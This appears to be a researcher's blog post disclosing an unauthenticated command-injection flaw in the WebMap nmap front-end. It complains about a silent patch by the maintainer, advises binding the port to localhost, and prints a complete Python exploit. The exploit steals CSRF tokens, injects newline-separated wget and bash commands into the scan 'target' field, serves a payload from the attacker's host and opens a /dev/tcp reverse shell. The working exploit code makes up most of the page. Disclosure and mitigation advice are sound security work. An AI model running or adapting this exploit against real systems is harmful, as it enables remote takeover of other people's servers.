
They later blocked me and closed the advisory without crediting my research:



The maintainer removed me as a collaborator on the Advisory

A fix was eventually pushed silently to the repository with no mention of a vulnerability anywhere, without warning users, and no credit to the person who found it.

This was a cowardly move on his part. A man that's too insecure to admit someone else found what he missed.



Silent patch

This repository has no version tags, no releases, everything goes straight to master, so users have no way of knowing anything changed unless they are watching commits.

Because of how this was handled I submitted a CVE request independently.

Am I Affected?

If you pulled the image or cloned the repo before this commit↗ , you're on a vulnerable version. If your instance was reachable from any network you don't fully control, treat it as potentially compromised.

If you are at or after that commit, this specific vulnerability was addressed.

However you need to change your port binding from:

```
-p 8000:8000
```

to:

```
-p 127.0.0.1:8000:8000
```

Full corrected command:

```
docker run -d \
    --name webmap \
    -h webmap \
    -p 127.0.0.1:8000:8000 \
    -v ./_container/xml:/opt/xml \
    -v ./_container/notes:/opt/notes \
    -v ./_container/schedule:/opt/schedule \
    ghcr.io/sabyasachirana/webmap
```

Now you are only exposing it to your localhost.

Proof of concept

poc.py

```
#!/usr/bin/env python3
"""
WebMap (SabyasachiRana/webmap) unauthenticated RCE PoC
------------------------------------------------------
This PoC:
  1. Spins up a local HTTP server to host a bash reverse shell.
  2. Grabs a CSRF token/cookie pair from the target's login page
  3. Submits a crafted value for the target parameter that gets
concatenated into
     the nmap command line, causing it to wget the payload and
execute it via bash.

Author: CalledSTRIKER
"""
import argparse
import re
import sys
import time
import threading
import requests
import tempfile
import os
from http.server import HTTPServer, SimpleHTTPRequestHandler


def get_csrf_tokens(ip: str, port: str) -> tuple[str, str,
requests.Session]:
    url = f"http://{ip}:{port}/view/login/"
    session = requests.Session()
    response = session.get(url)
    response.raise_for_status()

    csrf_cookie = session.cookies.get("csrftoken")
    match = re.search(
        r'name="csrfmiddlewaretoken"\s+value="([^"]+)"',
        response.text,
    )
    if not match:
        raise RuntimeError("Could not find csrfmiddlewaretoken in
the login page.")
    csrf_token = match.group(1)
    return csrf_cookie, csrf_token, session
```

```
def start_http_server(ip: str, port: int, serve_dir: str) ->
HTTPServer:
    class Handler(SimpleHTTPRequestHandler):
        def __init__(self, *args, **kwargs):
            super().__init__(*args, directory=serve_dir,
**kwargs)

    server = HTTPServer((ip, port), Handler)
    thread = threading.Thread(target=server.serve_forever)
    thread.daemon = False
    thread.start()
    return server


def build_arg_parser() -> argparse.ArgumentParser:
    parser = argparse.ArgumentParser(
        prog="webmap_exploit.py",
        description=(
            "PoC for an unauthenticated command injection leading
to RCE in WebMap's "
            "/api/v1/nmap/scan/new endpoint. Hosts a payload over
HTTP, then "
            "inject a command that download it and execute it."
        ),
        epilog=(
            "Example:\n"
            "  python3 webmap_exploit.py --target-ip 10.10.10.5 -
-target-port 80 \\\n"
            "      --http-server-ip 10.10.14.2 --http-server-port
8000 \\\n"
            "      --revshell-ip 10.10.14.2 --revshell-port
4444\n\n"
            "This targets WebMap at 10.10.10.5:80, serves the
payload from\n"
            "10.10.14.2:8000, and calls back a reverse shell to
10.10.14.2:4444.\n"
            "Start a listener first."
        ),
        formatter_class=argparse.RawDescriptionHelpFormatter,
    )

    parser.add_argument(
        "-t", "--target-ip",
        dest="target_ip",
        required=True,
        help="IP address of the vulnerable WebMap instance.",
```

```
    )
    parser.add_argument(
        "-p", "--target-port",
        dest="target_port",
        required=True,
        help="TCP port WebMap is listening on (commonly 8000).",
    )
    parser.add_argument(
        "-H", "--http-server-ip",
        dest="http_server_ip",
        required=True,
        help=(
            "IP address to bind the local HTTP server to. This is
the address "
            "the target will reach out to when it wgets the
payload"
        ),
    )
    parser.add_argument(
        "-P", "--http-server-port",
        dest="http_server_port",
        type=int,
        required=True,
        help="Port to bind the local HTTP server to.",
    )
    parser.add_argument(
        "-r", "--revshell-ip",
        dest="revshell_ip",
        required=True,
        help=(
            "IP address the reverse shell should connect back to.
Usually the "
            "same as http_server_ip."
        ),
    )
    parser.add_argument(
        "-l", "--revshell-port",
        dest="revshell_port",
        required=True,
        help="Port your netcat listener is bound to.",
    )

    return parser


def main():
    parser = build_arg_parser()
    args = parser.parse_args()
```

```
    target_ip, target_port = args.target_ip, args.target_port
    http_server_ip, http_server_port = args.http_server_ip,
args.http_server_port
    revshell_ip, revshell_port = args.revshell_ip,
args.revshell_port

    tmpdir = tempfile.mkdtemp(prefix="webmap_exploit_")
    shell_path = os.path.join(tmpdir, "shell.sh")
    shell_content = (
        f"/bin/bash -c 'sh -i >&
/dev/tcp/{revshell_ip}/{revshell_port} 0>&1'\n"
    )
    with open(shell_path, "w") as f:
        f.write(shell_content)
    print(f"[*] shell.sh written to {shell_path}")
    print(f"[*] Payload: {shell_content.strip()}")

    print(f"[*] Starting HTTP server on {http_server_ip}:
{http_server_port} ...")
    httpd = start_http_server(http_server_ip, http_server_port,
tmpdir)
    print(f"[+] HTTP server is up. Serving {shell_path}")
    time.sleep(1)

    try:
        print(f"[*] Fetching CSRF tokens from http://{target_ip}:
{target_port}/view/login/ ...")
        csrf_cookie, csrf_token, session =
get_csrf_tokens(target_ip, target_port)
        print(f"[+] csrftoken cookie: {csrf_cookie}")
        print(f"[+] csrfmiddlewaretoken: {csrf_token}")

        download_url = f"{http_server_ip}:
{http_server_port}/shell.sh"
        payload = (
            "127.0.0.1\n"
            f"wget http://{download_url}\n"
            "bash shell.sh\n"
        )
        print(f"[*] Payload :\n{repr(payload)}")

        data = {
            "csrfmiddlewaretoken": csrf_token,
            "filename": "test",
            "target": payload,
            "params": "a",
            "schedule": "false",
```

```
            "frequency": "1h",
        }

        exploit_url = f"http://{target_ip}:
{target_port}/api/v1/nmap/scan/new"
        print(f"[*] Sending POST request to {exploit_url} ...")
        resp = session.post(exploit_url, data=data)
        print(f"[+] Response status: {resp.status_code}")
        print(f"[+] Response text: {resp.text[:500]}...")

        if resp.status_code == 200:
            print("[+] Exploit triggered successfully.")
            print("[+] Check your netcat listener for the reverse
shell!")
        else:
            print("[-] Target might not be vulnerable or the
request failed.")

    except Exception as e:
        print(f"[-] Error during exploitation: {e}")
    finally:
        time.sleep(3)
        print("[*] HTTP server is still running. Press Ctrl+C to
stop and clean up.")
        try:
            while True:
                time.sleep(1)
        except KeyboardInterrupt:
            print("\n[!] Shutting down HTTP server...")
            httpd.shutdown()
            httpd.server_close()
            os.remove(shell_path)
            os.rmdir(tmpdir)
            print("[+] Clean up complete. Exiting.")


if __name__ == "__main__":
    main()
```

Previous
ABOUT ME

Next
Machines

Last updated 14 hours ago

